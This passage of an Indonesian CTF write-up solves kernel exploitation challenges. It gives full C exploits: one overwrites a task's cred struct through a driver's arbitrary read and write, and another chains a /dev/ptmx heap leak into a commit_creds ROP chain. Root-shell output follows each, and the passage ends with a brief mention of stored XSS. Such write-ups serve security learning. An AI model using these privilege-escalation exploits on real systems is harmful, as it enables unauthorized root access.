
0x4141414141414141 atau address yang berisikan 0xffff98c74f184180 atau task_struct. Hal ini bisa dilakukan dengan cara “address_berisi_0x4141414141414141 - 0x10” yang akan menghasilkan address yang berisi task struct. Isi dari address yang berisikan task_struct akan di modifikasi menjadi 0



Hal yang perlu kita modifikasi adalah setiap address task struct yang berisikan 0x3e8, kita isi dengan 0 yang akan membuat uid dan gid menjadi 0 alias root. Jadi untuk modifikasi yang perlu dilakukan adalah sebagai berikut

Base_struct_cred isi dengan 0
Base_struct_cred+8 isi dengan 0
Base_struct_cred+16 isi dengan 0
Base_struct_cred+24 isi dengan 0
Base_struct_cred+32 isi dengan 0

```c
#include <stdio.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/prctl.h>

int fd;

void set_head(long addr){
    ioctl(fd, 0x1771, (unsigned long)addr);
}

long r_addr(){
    long res;
    read(fd, &res, 8);
    return res;
}

void w_addr(long val){
    ioctl(fd, 0x1772, (unsigned long)val);
}

void ppause(){
        puts("enter to unpause");
        getchar();

}

int main(){
    int count = 0;
    fd = open("/dev/invoke", O_RDWR);
    set_head(0); // get the heap base
    long heap = r_addr(); // read the base
    printf("Heap base: %p\n", heap);
    prctl(PR_SET_NAME, "AAAAAAAA", 0, 0, 0); // set name
    long cred_loc = 0, cur = heap;
    printf("[+] Enumerating address, please wait\n");
    while(!cred_loc){
        set_head(cur);
        long v = r_addr();
        if(v == 0x4141414141414141){
            printf("[+] Addr: 0x%llx Value: 0x%llx\n", cur, v);
            cred_loc = cur;
            puts("[+] Enumeration finished!");
        }
        cur += 8;
    } //while
    long fix_cred = cred_loc - 0x10;
    set_head(fix_cred);
    long cred = r_addr();
    printf("[+] Found cred 0x%llx\n", cred);
    ppause();
    set_head(cred);
    w_addr(0);

    set_head(cred+8);
    w_addr(0);

    set_head(cred+16);
    w_addr(0);

    set_head(cred+24);
    w_addr(0);

    set_head(cred+32);
    w_addr(0);

    system("whoami; id; sh");
    close(fd);

}
```



Local work pasti remote work(kinda) saatnya kita coba

```
now line: 5719
now line: 5720
now line: 5721
now line: 5722
[*] Switching to interactive mode
 echo 'jdd4jdd4jdd4jdd4jdd4jdd4/X+8/geOQH7JAFgMAA==' >> b64_exp;
~ $ base64 -d b64_exp > exp.tar.gz;
~ $ tar -xzvf exp.tar.gz
./exploit
~ $ $ ./exploit
./exploit
Heap base: 0xffffa3fbce51bb00
[+] Enumerating address, please wait
[+] Addr: 0xffffa3fbcf557508 Value: 0x4141414141414141
[+] Enumeration finished!
[+] Found cred 0xffffa3fbcf4e2f00
enter to unpause
$

root
uid=0(root) gid=0(root) groups=1000(ctf)
/home/ctf # $ cat /flag
cat /flag

NCW22{1_p4wn_th3m_struct_by_AR_&_AW}

/home/ctf # $
```

Dan kita mendapatkan flagnya

Flag:
NCW22{NCW22{1_p4wn_th3m_struct_by_AR_&_AW}


Confused

Langkah Penyelesaian:

Diberikan soal kernel exploitation. Penulis mengasumsikan bahwa peserta mengetahui cara mengeluarkan isi dari initramfs.cpio.gz, mengubah isi dari init di dalam initramfs.cpio.gz. Jika kita lihat dari hehe.c kita bisa melihat 0x7331 memiliki bug overflow dan command 0x1771 untuk mengisi index yang akan di gunakan, command 0x1772 untuk melakukan kmalloc, dan command 0x1774 untuk melakukan kfree. Akan tetapi kita tidak bisa melakukan write ke heap. Untuk mendapatkan leak kita bisa melakukan alokasi memori dengan size yang kita mau. Setelah melakukan alokasi memori jika kita melihat isi heap kita tidak akan mendapatkan leak. Dengan membuka 2 /dev/ptmx kita akan mendapatkan leak

```
~ $ cat getleak.c
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <stdint.h>
#include <sys/ioctl.h>

int main(){

int fd1,pt1, pt2;
    fd1 = open("/dev/confused", O_RDWR);
    ioctl(fd1, 0x1771, 0);// set index
    ioctl(fd1, 0x1772, 500);// kmalloc
    ioctl(fd1, 0x1774); // kfree
    unsigned long leak[100];
    pt1 = open("/dev/ptmx", O_RDWR | O_NOCTTY);
    pt2 = open("/dev/ptmx", O_RDWR | O_NOCTTY);
    memset(leak, 0, 100);
    read(fd1, leak, sizeof(leak));
    for(int i = 0; i < 100; i ++){
        printf("idx %d val 0x%llx\n", i, leak[i]);
    }

}
```

Jika kita jalankan dengan nokaslr



```
"sus"
/ $ cd  /home/ctf/
~ $ ls
getleak    getleak.c
~ $ ./getleak
idx 0 val 0xffff888006002050
idx 1 val 0xfffffffe0
idx 2 val 0xffff888006002010
idx 3 val 0xffff888006002010
idx 4 val 0xffffffff8143de20
idx 5 val 0x0
idx 6 val 0x0
idx 7 val 0xffff888006002038
idx 8 val 0xffff888006002038
idx 9 val 0x0
idx 10 val 0x0
idx 11 val 0x0
idx 12 val 0x0
idx 13 val 0x0
idx 14 val 0x0
idx 15 val 0x200000000000
idx 16 val 0xffff888006002050
idx 17 val 0x0
idx 18 val 0xffff88800605c800
idx 19 val 0x0
idx 20 val 0xffffffff82071180
idx 21 val 0x0
idx 22 val 0x0
idx 23 val 0x0
idx 24 val 0xffff8880060020c0
idx 25 val 0xffff8880060020c0
idx 26 val 0x0
idx 27 val 0xffff8880060020d8
idx 28 val 0xffff8880060020d8
idx 29 val 0x0
idx 30 val 0x0
idx 31 val 0x0
idx 32 val 0x0
```


Index 20 dan index 4 akan terisi dengan kernel address leak. Pada exploit disini penulis akan menggunakan index 20 dan pada tahap ini penulis asumsi bahwa peserta dapat melakukan pencarian overflow offset dan membuat ropchain baik kaslr menyala ataupun tidak. Conclusi dari soal ini adalah kita bisa melakukan address leak dengan melakukan malloc dan membuka /dev/ptmx untuk mendapatkan leak

Exploit:

```c
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <stdint.h>
#include <sys/ioctl.h>
#include <sys/signal.h>

unsigned long user_cs, user_ss, user_rflags, user_sp, user_rip;
unsigned long kbase, cc, pkc;
size_t fuzz[2048] = {0};

void root_shell(void) {
    if (getuid() == 0){
        printf("[+] UID is 0\n");
        printf("[+] Poppin shell \n");
        execl("/bin/sh", "sh", NULL);
    }
    else{
        printf("[-] UID is not 0 :( \n");
    }

}

void prepare_tf(void) {
    asm("mov user_cs, cs;" // mengambil cs userland
        "mov user_ss, ss;" // mengambil ss userland
        "mov user_sp, rsp;" // mengambil rsp stack pointer userland
        "pushf;"
        "pop user_rflags;"); // mengisi user_rflags dari rflags userland
    user_rip = (unsigned long)root_shell;
}


int main(){
    signal(SIGSEGV, (size_t)root_shell);
    int fd1,pt1, pt2;
    fd1 = open("/dev/confused", O_RDWR);
    ioctl(fd1, 0x1771, 0);// set index
    ioctl(fd1, 0x1772, 500);// kmalloc
    ioctl(fd1, 0x1774); // kfree
    unsigned long leak[100];
    pt1 = open("/dev/ptmx", O_RDWR | O_NOCTTY);
    pt2 = open("/dev/ptmx", O_RDWR | O_NOCTTY);
    memset(leak, 0, 100);
    read(fd1, leak, sizeof(leak));
//    for(int i = 0; i < 100; i ++){
//  printf("idx %d val 0x%llx\n", i, leak[i]);
//    }

    kbase = leak[20] - 0x1071180L;
    cc = kbase + 0x7fb00L;
    pkc = kbase + 0x7ff00L;
    printf("kbase 0x%llx\n", kbase);
    printf("cc 0x%llx\n", cc);
    printf("pkc 0x%llx\n", pkc);
    close(pt1);
    close(pt2);
    prepare_tf();
    int j = 8;
    for(int k=0; k < 24; k++){
        fuzz[j++] = 0x4141414141414141;
    }
    fuzz[j++] = 0x4040404040404040;
/*
0xffffffff81001108 : pop rdi ; ret
0xffffffff81390ed6 : mov rdi, rax ; cmp rcx, rsi ; ja 0xffffffff81390ec9 ;
0xffffffff810651df : pop rcx ; ret
0xffffffff81017f8 : pop rsi ; ret
0xffffffff81c00f0a : swapgs ; popfq ; ret
0xffffffff81021ab2: 48 cf                   iretq
*/

// call prepare_kernel_cred
    fuzz[j++] = kbase + 0x00110BL;
    fuzz[j++] = 0;
    fuzz[j++] = pkc;

// set up & call commit_cred

   fuzz[j++] = kbase + 0x0651dfL;
   fuzz[j++] = 1;

   fuzz[j++] = kbase + 0x0017f8L;
   fuzz[j++] = 20;

   fuzz[j++] = kbase + 0x390ed6L;
   fuzz[j++] = cc;

// return to utand

   fuzz[j++] = kbase + 0xc00f0aL;
   fuzz[j++] = 0;
   fuzz[j++] = kbase + 0x021ab2L;
   fuzz[j++] = user_rip;
   fuzz[j++] = user_cs;
   fuzz[j++] = user_rflags;
   fuzz[j++] = user_sp;
   fuzz[j++] = user_ss;
   ioctl(fd1, 0x7331, fuzz);

}
```

```
"sus"
/ $ cd home/ctf/
~ $ ./exploit
kbase 0xffffffff94600000
cc 0xffffffff9467fb00
pkc 0xffffffff9467ff00
[+] UID is 0
[+] Poppin shell
/home/ctf # cat /flag
NCW22{fake_flag}
/home/ctf #
```

Lokal bisa dan saatnya mencoba di remote




And we got the flag and aseng

Flag: NCW22{aseng_berkata_ptmx_sama_kmalloc_itu_dua_kue_U_1f_c0mbin3d}


Web Exploitation


- Undisclosed [Medium, Qualification]


Diberikan website sebagai berikut.




Ada suatu kode rahasia, yang bila kita decode dengan base85, kita akan mendapat suatu path rahasia, tetapi unauthorized.









Ternyata website rentan pada serangan stored XSS.



